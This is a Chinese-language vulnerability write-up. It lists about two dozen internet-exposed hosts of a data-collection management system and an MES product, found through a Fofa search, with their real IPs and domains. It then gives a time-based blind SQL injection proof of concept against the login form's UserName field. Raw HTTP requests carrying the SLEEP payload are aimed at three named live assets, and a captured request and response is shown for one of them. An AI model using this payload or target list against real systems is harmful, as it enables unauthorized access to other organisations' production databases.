


Fofa: body="frameworkModuleJob"



Fofa Viewer v1.1.11 By Ftashine@WgpSec

查询条件: 查询

☐ 排除干扰 ☒ 全部 ☐ Fid ☒ 标题 ☐ 证书

序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
1	117.80.165.192:8088	巨细数据采集管理系统	117.80.165.192	8088		http		Microsoft-IIS/7.5
2	mes.36yun.cc	安捷利MES	47.99.93.203	80	36yun.cc	http		nginx/1.23.3
3	https://mes.36yun.cc	安捷利MES	47.99.93.203	443	36yun.cc	https		nginx/1.23.3
4	222.93.108.120:8088	巨细数据采集管理系统	222.93.108.120	8088		http		Microsoft-IIS/7.5
5	47.99.93.203:8000	安捷利MES	47.99.93.203	8000		http		JFinal 4.9.06
6	106.14.157.97:7071	巨细数据采集管理系统	106.14.157.97	7071		http		Microsoft-IIS/8.5
7	121.196.40.170	巨细数据采集管理系统	121.196.40.170	80		http		Microsoft-IIS/10.0
8	jxmes.paas.cntex.cn	生产监控管理系统	106.74.18.236	80	cntex.cn	http		casicloud
9	47.101.36.12:7018	巨细数据采集管理系统	47.101.36.12	7018		http		JFinal
10	feixiang.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
11	minqiang2.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
12	wenjun.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
13	longzhou.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
14	xinwanli.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
15	zhuoyue.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
16	renfucun.zhifangyun.net:7021	巨细数据采集管理系统	47.101.36.12	7021	zhifangyun.net	http		JFinal
17	47.101.36.12:7021	巨细数据采集管理系统	47.101.36.12	7021		http		JFinal
18	47.101.36.12:7013	巨细数据采集管理系统	47.101.36.12	7013		http		JFinal
19	117.80.165.253:8088	巨细数据采集管理系统	117.80.165.253	8088		http		Microsoft-IIS/7.5
20	https://mini.hanruisoft.com	登录	123.56.249.46	443	hanruisoft.com	https		nginx
21	mini.hanruisoft.com	登录	123.56.249.46	80	hanruisoft.com	http		nginx
22	47.101.36.12:7022	巨细数据采集管理系统	47.101.36.12	7022		http		JFinal
23	47.101.36.12:7016	巨细数据采集管理系统	47.101.36.12	7016		http		JFinal
24	106.14.157.97:7010	巨细数据采集管理系统	106.14.157.97	7010		http		JFinal

OK

当前查询条件查询到 44 条, 当前已加载 44 条

Poc

POST /home/login HTTP/1.1

Host: xxxxx

User-Agent: python-requests/2.28.1

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 93

UserName=admin' AND (SELECT 4106 FROM (SELECT(SLEEP(6))))IfEp AND 'KYHf'='KYHf&Password=admin

资产一: <http://117.80.165.192:8088/Home/LogOn>



改包

Poc:

POST /home/login HTTP/1.1

Host: 117.80.165.192:8088

User-Agent: python-requests/2.28.1

Accept-Encoding: gzip, deflate


Accept: */*


Connection: close

Content-Type: application/x-www-form-urlencoded


Content-Length: 95

UserName=admin' AND (SELECT 4106 FROM (SELECT(SLEEP(6)))IfEp) AND 'KYHf'='KYHf&Password=admin





资产二: <http://106.14.157.97:7071/home/login>



Poc

POST /home/login HTTP/1.1

Host: 106.14.157.97:7071

User-Agent: python-requests/2.28.1

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 95

UserName=admin' AND (SELECT 4106 FROM (SELECT(SLEEP(6)))IfEp) AND 'KYHf'='KYHf&Password=admin

The screenshot displays the Burp Suite interface with a target URL of `http://106.14.157.97:7071`. The left pane shows the 'Request' tab for a POST request to `/home/login`. The request body is a URL-encoded string: `UserName=admin' AND (SELECT 4106 FROM (SELECT(SLEEP(6)))IfEp) AND 'KYHf'='KYHf&Password=admin`. The right pane shows the 'Response' tab, which is an HTTP 200 OK status with a 'text/html' content type. The response body contains HTML code for a login page, including a form with the id 'loginform' and a submit button.


Request:

```
POST /home/login HTTP/1.1
Host: 106.14.157.97:7071
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
UserName=admin' AND (SELECT 4106 FROM (SELECT(SLEEP(6)))IfEp) AND 'KYHf'='KYHf&Password=admin
```


Response:

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 4.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 16 Mar 2024 15:31:43 GMT
Connection: close
Content-Length: 6439

<!DOCTYPE html>
<html lang="zh-cn">
<meta name="viewport" content="width=device-width; initial-scale=1.0" />
<head id="Head" title="登录">
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>XXXXXXXXXX/notice</title>
<link href="/Content/Site.css" rel="stylesheet" type="text/css" />
<link href="/Content/bmg/themes/default/bmgui.css" rel="stylesheet" type="text/css" />
<link href="/Content/bmg/themes/boottacup/skin.css" rel="stylesheet" type="text/css" />
<link href="/Content/bmg/themes/icons.css" rel="stylesheet" type="text/css" />
<script type="text/javascript" src="/Scripts/jquery-1.8.1.min.js"></script>
<script type="text/javascript" src="/Scripts/jquery.cookie.js"></script>
<script type="text/javascript" src="/Scripts/bmg.js"></script>
</head>
<body>
<div class="ui-sys-bar">
<div class="ui-sys-command">
<span class="namui-minimize">&#40;</span>
<span class="namui-maximize">&#40;</span>
<span class="namui-close">&#114;</span>
</div>
</div>
<form action="/Home/Login" class="form-horizontal" id="loginform" method="post">
<div id="loginContainer">
<div id="login">
<div class="margin-top10">
<input class="text" type="text" id="userName" name="UserName" placeholder="用户名" value="admin#39;" AND (SELECT 4106 FROM (SELECT(SLEEP(6)))IfEp) AND &#39;KYHf&#39;=&#39;KYHf" />
</div>
<div class="margin-top10">
<input class="text" type="password" id="password" name="Password" placeholder="密码" value="" />
</div>
</div>
</div>
</div>
</div>
```



资产三: <http://121.196.40.170/Home/LogOn>



Poc:

POST /home/login HTTP/1.1

Host: 121.196.40.170

User-Agent: python-requests/2.28.1

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 97

UserName=admin' AND (SELECT 4106 FROM (SELECT(SLEEP(6))))IfEp AND 'KYHf'='KYHf&Password=admin

